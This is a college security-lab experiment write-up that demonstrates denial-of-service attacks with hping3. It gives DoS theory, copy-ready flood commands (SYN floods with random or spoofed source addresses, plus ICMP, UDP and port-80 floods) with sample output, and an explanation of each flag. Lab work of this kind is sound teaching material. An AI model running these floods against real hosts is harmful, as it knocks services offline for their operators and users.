Department of Information Technology

Academic Year: 2022-23 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Experiment No. 05

1. **Aim: To simulate DOS attack by using HPING and other tools.**

2. **Software Required** : Ubuntu 14.04 OS, Wireshark 2.6.1

3. **Theory:**

A **denial-of-service (DoS)** or **distributed denial-of-service (DDoS) attack** is an attempt to make a machine or network resource unavailable to its intended users. Although the means to carry out, the motives for, and targets of a DoS attack vary, it generally consists of efforts to temporarily or indefinitely interrupt or suspend services of a host connected to the Internet.

Distributed denial-of-service attacks are sent by two or more persons, or bots, and denial-of-service attacks are sent by one person or system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

Denial-of-service threats are also common in business, and are sometimes responsible for website attacks.

This technique has now seen extensive use in certain games, used by server owners, or disgruntled competitors on games, such as popular Minecraft servers. Increasingly, DoS attacks have also been used as a form of resistance. Richard Stallman has stated that DoS is a form of 'Internet Street Protests'. The term is generally used relating to computer networks, but is not limited to this field; for example, it is also used in reference to CPU resource management.

One common method of attack involves saturating the target machine with external communications

requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. In general terms, DoS attacks are implemented by either forcing the targeted computer(s) to reset, or consuming its resources so that it can no longer provide its intended service or obstructing the communication media between the intended users and the victim so that they can no longercommunicate adequately.

Denial-of-service attacks are considered violations of the Internet Architecture Board's Internet proper use policy, and also violate the acceptable use policies of virtually all Internet service providers. They also commonly constitute violations of the laws of individual nations.

hping3 works well if you have other DoS tools such as GoldenEye running (using multiple tools that attacks same site/server/service increases the chances of success). There are agencies and corporations to runs DoS attack map in Realtime. that shows worldwide DDoS attacks almost in realtime.

What's hping3?

hping3 is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de-facto tools for security auditing and testing of firewalls and networks, and was used to exploit the Idle Scan scanning technique now implemented in the Nmap port scanner. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low levelTCP/IP packet manipulation and analysis in a very short time.


Like most tools used in computer security, hping3 is useful to security experts, but there are a lot of applications related to network testing and system administration.

hping3 should be used to…

- Traceroute/ping/probe hosts behind a firewall that blocks attempts using the standard utilities.
- Perform the idle scan (now implemented in nmap with an easy user interface).
- Test firewalling rules.
- Test IDSes.

- Exploit known vulnerabilties of TCP/IP stacks.
- Networking research.
- Learn TCP/IP (hping was used in networking courses AFAIK).
- Write real applications related to TCP/IP testing and security.
- Automated firewalling tests.
- Proof of concept exploits.
- Networking and security research when there is the need to emulate complex TCP/IP behaviour.
- Prototype IDS systems.
- Simple to use networking utilities with Tk interface.

Installation of HPING :



DoS using hping3 with random source IP

```
root@apeksha-VirtualBox:/# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-
source www.hping3testsite.com
HPING www.hping3testsite.com (enp0s3 103.224.182.253): S set, 40 headers + 120 d
ata bytes
hping in flood mode, no replies will be shown
^C
--- www.hping3testsite.com hping statistic ---
425235 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@apeksha-VirtualBox:/#
```


1. hping3 = Name of the application binary.
2. -c 100000 = Number of packets to send.
3. -d 120 = Size of each packet that was sent to target machine.
4. -S = I am sending SYN packets only.
5. -w 64 = TCP window size.
6. -p 21 = Destination port (21 being FTP port). You can use any port here.
7. --flood = Sending packets as fast as possible, without taking care to show incoming replies. Flood mode.
8. --rand-source = Using Random Source IP Addresses. You can also use -a or –spoof to hide hostnames. See MAN page below.
9. www.hping3testsite.com = Destination IP address or target machines IP address. You can also use a website name here. In my case resolves to 127.0.0.1 (as entered in /etc/hosts file)

So how do you know it's working? In hping3 flood mode, we don't check replies received (actually you can't because in this command we've used –rand-souce flag which means the source IP address is not yours anymore.)


Took me just 5 minutes to completely make this machines unresponsive (that's the definition of DoS – Denial of Service).

In short, if this machine was a Web server, it wouldn't be able to respond to any new connections and even if it could, it would be really really slow.

Simple SYN flood – DoS using HPING3



Simple SYN flood with spoofed IP – DoS using HPING3



We can flood the IP x.x.x.x with ping requests originating from IP y.y.y.y using

 # hping3 -1 --flood -a y.y.y.y x.x.x.x

Similarly we can flood the IP x.x.x.x on port 80 with SYN requests from fake IP y.y.y.y, using

 # hping3 -S -a y.y.y.y --flood -p 80 x.x.x.x


This will send multiple SYN requests to port 80(http) and the victim will reply with SYN+ACK, now since the IP y.y.y.y is fake hence the connection will never establish, thus exhausting the victims bandwidth and resources.


BY DEFAULT hping3 attacks on TCP ports, to change it to UDP just use -2 option.

 # hping3 --flood -a y.y.y.y -2 -p 6234 x.x.x.x

The above command will send UDP flood packets to x.x.x.x on port 6234 that would seem to originate from y.y.y.y


- –flood : Sent packets as fast as possible, without taking care to show incoming
- replies.
- -I : Interface to use (used if u r connected to multiple interfaces else optional)
- -1 : ICMP mode
- -2 : UDP mode
- -8 (Scan mode)
- -9 (Listen mode)
- -a : Fake Hostname
- -p : Destination port
- -S : Set the SYN flag
- -A (ACK)
- -R (RST)
- -F (FIN)
- -P (PUSH)
- -U (URG)
- -X (XMAS)
- -Y (YMAS)





we can divert all the traffic to intended PC blocking accessing of port 80

sudo hping3 192.168.43.24 --flood -p 80



3. Conclusion:

Hence we have successfully studied simulation of DOS attack by using HPING3.